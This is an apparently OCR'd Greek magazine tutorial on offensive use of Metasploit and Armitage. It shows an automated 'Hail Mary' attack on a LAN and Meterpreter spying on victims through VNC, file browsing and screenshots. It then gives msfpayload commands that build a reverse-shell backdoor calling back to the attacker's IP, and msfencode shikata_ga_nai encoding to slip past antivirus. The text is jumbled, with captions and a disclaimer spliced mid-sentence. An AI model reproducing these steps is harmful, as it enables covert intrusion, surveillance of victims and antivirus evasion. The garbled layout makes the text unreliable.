Ξεκινάμε ακολουθώντας τη διαδρομή Attacks --> Hail Mary --> by port.


Το Armitage χρησιμοποιεί τη λειτουργία db_autopwn του Metasploit, προκειμένου να βρει exploits για κάθε host. Όσα βρίσκει τα ταξινομεί κατά σειρά φθίνουσας πιθανότητας επιτυχίας κι ακολούθως τα δοκιμάζει όλα, ένα προς ένα και για κάθε host!

Χωρίς να κάνουμε τίποτε απολύτως, στο τέλος του Hail Mary attack για το δικό μας LAN βρεθήκαμε με τρία compromised hosts! Επιπρόσθετα πήραμε κι ένα πλήθος ανοικτών shell και Meterpreter sessions προς τα compromised hosts. Μερικά απ' όσα μπορούμε να κάνουμε στα pwned boxes δείχνουμε στο υπόλοιπο του παρόντος άρθρου.


ΒΑΣΑΝΙΣΜΟΣ WINDOWS HOSTS

Χάρη στο Hail Mary attack του Armitage έχουμε δύο compromised Windows hosts. Από τη στιγμή που δεν ήταν ενημερωμένα με τα πλέον πρόσφατα security patches, από τη μεριά μας δεν χρειάστηκε να κοπιάσουμε ιδιαίτερα για ν' αποκτήσουμε πρόσβαση - όλη τη δουλειά το Armitage σε συνεργασία με το Metasploit την έκανε! Ας δούμε, λοιπόν, πώς μπορούμε τώρα να παίξουμε με τα pwned Windows hosts...

Βάζουμε εδώ μια άνω τελεία. Είναι νομίζουμε περιττό να τονίσουμε ότι το Armitage αποτελεί ένα αυστηρά εκπαιδευτικό εργαλείο. Μπορεί βέβαια να χρησιμοποιη-




Κάνουμε δεξί κλικ πάνω στο εικονίδιο του compromised Windows host που θέλουμε κι επιλέγουμε Meterpreter --> Interact --> Run VNC. Ανοίγει τότε ένα παράθυρο με ένα VNC connection που μας δείχνει το desktop του θύματος. Χάρη στο πρωτόκολλο του VNC αφενός βλέπουμε -σε πραγματικό χρόνο- ό,τι κάνει με τον υπολογιστή του, αφετέρου είμαστε σε θέση να τον ελέγχουμε κι εμείς!



Μια άλλη δυνατότητα που έχουμε είναι να βλέπουμε όλα τα περιεχόμενα του δίσκου του θύματος, μέσα από σχετικό tab του Armitage! Αρκεί να επιλέξουμε Meterpreter --> Explore --> Browse Files.

Το ίδιο εύκολα βλέπουμε και τις διεργασίες που τρέχουν στο απομακρυσμένο host: Meterpreter --> Explore --> Show Processes.



Τι θα λέγατε και για μερικά screenshots από το desktop του θύματος; Δώστε Meterpreter --> Explore --> Screenshot και θα έχετε όσα θέλετε ;)


θεί και για penetration testing, αρκεί βέβαια να 'χει δοθεί ρητή άδεια από τον υπεύθυνο διαχειριστή του υπό εξέταση δικτύου. Αν μολαταύτα το χρησιμοποιήσετε για κάποιον άλλο σκοπό και σας πιάσουν -γιατί πιστέψτε μας, μπορούν να σας πιάσουν- και βρείτε το μπελά σας, απλά θυμηθείτε ότι πέρα από το δικηγόρο σας δεν δικαιούστε να ζητήσετε βοήθεια από αλλού.

subZraw

Προσπέρασμα AntiVirus και συνέπειες

Σύστημα Windows χωρίς AntiVirus φωνάζει ότι ο κάτοχός του ζητά αφορμές για μπελάδες κι επεισόδια! Αλλά μη νομίζετε, η πρώτη άμυνα κατά του malware *δεν* είναι το όποιο AntiVirus...

ΑΚΟΜΗ ΚΙ ΕΝΑ ΔΙΑΡΚΩΣ ενημερωμένο AntiVirus, που ταυτόχρονα διαθέτει άριστα heuristics και δυνατότητες sandboxing, είναι ανύμπορο να προστατεύσει τον ιδιοκτήτη του από την ίδια του την αφέλεια. Γι@υτό και δεν χάνουμε ευκαιρία να επαναλαμβάνουμε ότι πρώτη γραμμή άμυνας είναι η συμπεριφορά μας και όχι το όποιο software




Απλό backdoor φτιαγμένο από το Windows Reverse TCP payload (εκδοχή single) του Metasploit, με τη βοήθεια του εργαλείου msfpayload. Τα μισά από τα antivirus engines που γνωρίζει η υπηρεσία novirusthanks το χαρακτηρίζουν ως malware. Εντύπωση προκαλεί το γεγονός ότι τα δύο δημοφιλέστερα δωρεάν AntiVirus, τα Avast! κι AVG, αναγνωρίζουν το backdoor, όχι όμως και κάποια εμπορικά, όπως τα NOD32 και TrendMicro (βλ. όμως εκδόσεις των engines).

προστασίας –καλώς– χρησιμοποιούμε. Επειδή όμως οι γενικές συμβουλές δεν έχουν την ίδια αξία με τα πρακτικά παραδείγματα, στο παρόν άρθρο θα δούμε τι μπορεί να συμβεί αν δεν είμαστε σώφρονες κι εγκαθιστούμε ό,τι μας κατέβει, μένοντας εφησυχασμένοι στη σκέψη ότι έχουμε ενεργοποιημένο AntiVirus, το οποίο, παρεμπιπτόντως, είναι και πλήρως ενημερωμένο με τα πλέον πρόσφατα virus definitions.
Για τη συνέχεια θα δουλέψουμε με το Metasploit μέσα από ένα BackTrack VM. Για τις ανάγκες της επίδειξής μας θα χρησιμοποιήσουμε κι ένα Windows 7 Ultimate 32bit VM. Πιο συγκεκριμένα, αρχικός μας στόχος στο παρόν άρθρο είναι να φτιάξουμε ένα backdoor, το οποίο, όταν τρέχει σε κάποιο Windows host, θα δίνει στον επιτιθέμενο πλήρη πρόσβαση στο σύστημα. Αλλά δεν θα περιοριστούμε σ' αυτό. Το backdoor θα το κωδικοποιήσουμε ώστε ναι μεν να εξακολουθεί να 'ναι εκτελέσιμο και να κάνει τη δουλειά του, αλλά να 'ναι κι εξαιρετικά δύσκολο να εντοπιστεί από αρκετά AntiVirus! Και σαν να μην έφτανε αυτό, θα δείξουμε πώς είναι δυνατόν το backdoor να ενσωματωθεί μέσα σ' ένα άλλο, εντελώς αθώο πρόγραμμα. Φυσικά, η ενεργοποίηση του αθώου προγράμματος θα συνεπάγεται και την ταυτόχρονη ενεργοποίηση του backdoor. Και κάπου εδώ νομίζουμε ότι έχουμε την προσοχή σας, οπότε μπορούμε να περάσουμε στη δράση ;)

ΔΗΜΙΟΥΡΓΙΑ BACKDOOR

Δουλεύουμε με το εργαλείο του Metasploit ονόματι msfpayload, χάρη στο οποίο μπορούμε να δημιουργούμε εκτελέσιμα ξεκινώντας από payloads του Metasploit. Εμείς τώρα θέλουμε να φτιάξουμε ένα executable, το οποίο, όταν εκτελείται στο μηχάνημα του θύματος, θα παρέχει στον attacker ένα πλήρες shell προς αυτό. Για το σκοπό μας επιλέγουμε το Windows Reverse TCP payload.
Το Metasploit υποστηρίζει τριών ειδών payload: τα singles, τα stagers και τα stages. Τα singles περιλαμβάνουν όλο τον κώδικα που χρειάζονται προκειμένου να κάνουν τη δουλειά τους. Τα δε stagers έχουν ελάχιστο κώδικα, ακριβώς όσον




Το ίδιο backdoor αλλά αυτή τη φορά φτιαγμένο από την εκδοχή stager του Windows Reverse TCP payload αναγνωρίζεται από τρία περισσότερα AntiVirus – πάντα από το σύνολο εκείνων που διαθέτει η υπηρεσία novirusthanks. Παρατηρήστε ότι το εμπορικό TrendMicro εξακολουθεί να μην το αναγνωρίζει.

απαιτείται για ν' ανοίξουν μια σύνδεση προς το box του attacker. Απ@υτό φορτώνουν στη μνήμη του victim box τον υπόλοιπο κώδικα που χρειάζονται για ό,τι άλλο υποτίθεται ότι κάνουν, όπως, π.χ., παροχή command shell. Τέλος, τα stages είναι ο κώδικας που φορτώνουν τα stagers *αφού* ανοίξουν μια σύνδεση προς το box του attacker.
Για το backdoor που θέλουμε να φτιάξουμε υπάρχει εκδοχή single και stager. Ας δούμε τι γίνεται με την πρώτη. Σε μια κονσόλα του BackTrack πληκτρολογούμε:

```
root@bt:~# msfpayload windows/shell_reverse_tcp O
Name: Windows Command Shell, Reverse TCP Inline
     Module: payload/windows/shell_reverse_tcp
    Version: 8642
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 314
       Rank: Normal
```

```
Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh,
thread, none, process
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell
```

(Όπως πάντα, με κίτρινο χρώμα είναι τονισμένο το input του χρήστη.) Δίνοντας στο msfpayload το όνομα του payload μαζί με την οδηγία (O)ptions, παίρνουμε πληροφορίες για το exploit. Μεταξύ άλλων, βλέπουμε το μέγεθός του σε bytes



Το backdoor μας είναι τώρα κωδικοποιημένο με τον shikata ga nai (ένα πέρασμα) κι αυτή τη φορά το αναγνωρίζουν 7 από τα 16 antivirus angines της υπηρεσίας novirusthanks. Από τα δημοφιλή, δωρεάν engines, εκείνο του Avast! αποτυγχάνει.

(314), καθώς και τις παραμέτρους που δέχεται. Προφανώς, από αυτές εμείς πρέπει να καθορίσουμε την LHOST – συγκεκριμένα να της δώσουμε το IP του box μας (εμάς ήταν το 192.168.117.130). Ας δημιουργήσουμε λοιπόν το εκτελέσιμο:

```
root@bt:~# msfpayload windows/shell_reverse_tcp
```


```
LHOST=192.168.117.130 X > ~/backdoor.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_reverse_tcp
 Length: 314
Options: LHOST=192.168.117.130
```

Παρατηρήστε ότι αυτή τη φορά δώσαμε στο msfpayload την οδηγία e(X)ecutable. Χάρη και στον τελεστή ανακατεύθυνσης ©©στο home directory του root πήραμε το εκτελέσιμο με το όνομα backdoor.exe. Ας το ανεβάσουμε γρήγορα γρήγορα στην υπηρεσία novirusthanks (http://vscan.novirusthanks.org) [*], για να δούμε πόσα και ποια AntiVirus το εντοπίζουν! Διαπιστώνουμε ότι 8 από τα 16 AntiVirus που γνωρίζει το novirusthanks μαρκάρουν το backdoor.exe ως malware, μεταξύ αυτών και τα Avast! κι AVG, δύο από τα δημοφιλέστερα δωρεάν AntiVirus. Ας δούμε τι γίνεται αν ανεβάσουμε το ίδιο backdoor που τώρα όμως έχει παραχθεί από την εκδοχή stager του payload:

```
root@bt:~# msfpayload windows/shell/reverse_tcp O

       Name: Windows Command Shell, Reverse TCP Stager
     Module: payload/windows/shell/reverse_tcp
    Version: 10394, 11421
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 290
       Rank: Normal

Provided by:
  spoonm <spoonm@no$email.com>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>
  skape <mmiller@hick.org>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh,
thread, none, process
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to the attacker, Spawn a piped command
shell (staged)
```

Παρατηρήστε ότι το όνομα του payload μετά το «shell» έχει slash αντί για underscore. Αυτή είναι και η μοναδική διαφοροποίηση στην ονομασία των δύο εκδοχών. Από κει και πέρα υπάρχει και η ουσιαστική διαφορά του μεγέθους: Η staged εκδοχή είναι μικρότερη από τη single, για την ακρίβεια είναι 290 αντί για 314 bytes. Από τη στιγμή που τα antivirus engines δουλεύουν *και* με βάση τα signatures, αυτά τα 24 bytes είναι πιθανό να κάνουν τη διαφορά. Περιμένουμε δηλαδή ότι όσο μικρότερο είν' ένα αρχείο τόσο πιο δύσκολο θα 'ναι να μαρκαριστεί ως κακόβουλο. Για να δούμε, επαληθεύεται η θεωρία από την πράξη; Φτιάχνουμε το backdoor μας δίνοντας

```
root@bt:~# msfpayload windows/shell/reverse_tcp
LHOST=192.168.117.130 X > ~/backdoor-stager.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
 Length: 290
Options: LHOST=192.168.117.130
```



Ο shikata ga nai με δύο περάσματα δίνει ένα backdoor που το αναγνωρίζουν 6 από τα 16 AntiVirus της υπηρεσίας novirusthanks. Τα δωρεάν AVG κι Avast! αποτυγχάνουν, το ίδιο και τα εμπορικά NOD32 και TrendMicro. Σημειώστε ότι περισσότερα από 2 περάσματα του shikata ga nai δεν βελτιώνουν την «κάλυψη» του συγκεκριμένου backdoor.

κι αμέσως μετά ανεβάζουμε το αρχείο backdoor-stager.exe στο novirusthanks. Διαπιστώνουμε ότι αυτή τη φορά 11 από τα 16 AntiVirus το μαρκάρουν ως malware! Συμπέρασμα: Η θεωρία μας δεν επαληθεύεται στην πράξη – τουλάχιστον όχι για το συγκεκριμένο backdoor. Είναι προφανές ότι πρέπει ν' αλλάξουμε στρατηγική.

ΚΩΔΙΚΟΠΟΙΗΣΗ BACKDOOR

Ένα εξαιρετικά χρήσιμο εργαλείο που υπάρχει στην εργαλειοθήκη του Metasploit είναι το msfencode. Δουλειά του είναι να παίρνει ένα αρχείο και να παράγει ένα άλλο, το οποίο αποτελεί μια κωδικοποιημένη εκδοχή του αρχικού. Την ίδια την κω-

δικοποίηση, μ@άλλα λόγια τον αλγόριθμο μετασχηματισμού, τον επιλέγει ο χρήστης από ένα σύνολο διαθέσιμων. Για να τους δούμε όλους αρκεί να δώσουμε

```
root@bt:~# msfencode -l

Framework Encoders
==================

    Name                    Rank       Description
    ----                    ----       -----------
    cmd/generic_sh          good       Generic Shell Vari-
able Substitution Command Encoder
    cmd/ifs                 low        Generic ${IFS} Sub-
stitution Command Encoder
    cmd/printf_php_mq       good       printf(1) via PHP
magic_quotes Utility Command Encoder
    generic/none            normal     The "none" Encoder
    mipsbe/longxor          normal     XOR Encoder
    mipsle/longxor          normal     XOR Encoder
    php/base64              great      PHP Base64 encoder
    ppc/longxor             normal     PPC LongXOR Encoder
    ppc/longxor_tag         normal     PPC LongXOR Encoder
    sparc/longxor_tag       normal     SPARC DWORD XOR En-
coder
    x64/xor                 normal     XOR Encoder
    x86/alpha_mixed         low        Alpha2 Alphanumeric
Mixedcase Encoder
    x86/alpha_upper         low        Alpha2 Alphanumeric
Uppercase Encoder
    x86/avoid_utf8_tolower  manual     Avoid UTF8/tolower
    x86/call4_dword_xor     normal     Call+4 Dword XOR
Encoder
    x86/context_cpuid       manual     CPUID-based Context
Keyed Payload Encoder
    x86/context_stat        manual     stat(2)-based Con-
text Keyed Payload Encoder
    x86/context_time        manual     time(2)-based Con-
text Keyed Payload Encoder
    x86/countdown           normal     Single-byte XOR
Countdown Encoder
    x86/fnstenv_mov         normal     Variable-length Fn-
stenv/mov Dword XOR Encoder
    x86/jmp_call_additive   normal     Jump/Call XOR Addi-
```

```
tive Feedback Encoder
    x86/nonalpha            low        Non-Alpha Encoder
    x86/nonupper            low        Non-Upper Encoder
    x86/shikata_ga_nai      excellent  Polymorphic XOR Ad-
ditive Feedback Encoder
    x86/single_static_bit   manual     Single Static Bit
    x86/unicode_mixed       manual     Alpha2 Alphanumeric
Unicode Mixedcase Encoder
    x86/unicode_upper       manual     Alpha2 Alphanumeric
Unicode Uppercase Encoder
```

Όπως φαίνεται κι από τη στήλη Rank, ο καλύτερος αλγόριθμος κωδικοποίησης είναι ο «shikata ga nai» («τίποτα δεν μπορεί να γίνει γι@αυτό», στα ιαπωνικά). Θα τον εφαρμόσουμε λοιπόν στην έξοδο του msfpayload, με στόχο να πάρουμε ένα αποτέλεσμα που δεν θα 'ναι εύκολα αναγνωρίσιμο από τα antivirus engines. Πρώτα όμως πρέπει να πάρουμε το payload σε μορφή (R)aw, αφού σε τέτοια θα το περιμένει το msfencode. Δεν υπάρχει πρόβλημα – αρκεί να δώσουμε στο msfpayload την κατάλληλη οδηγία:

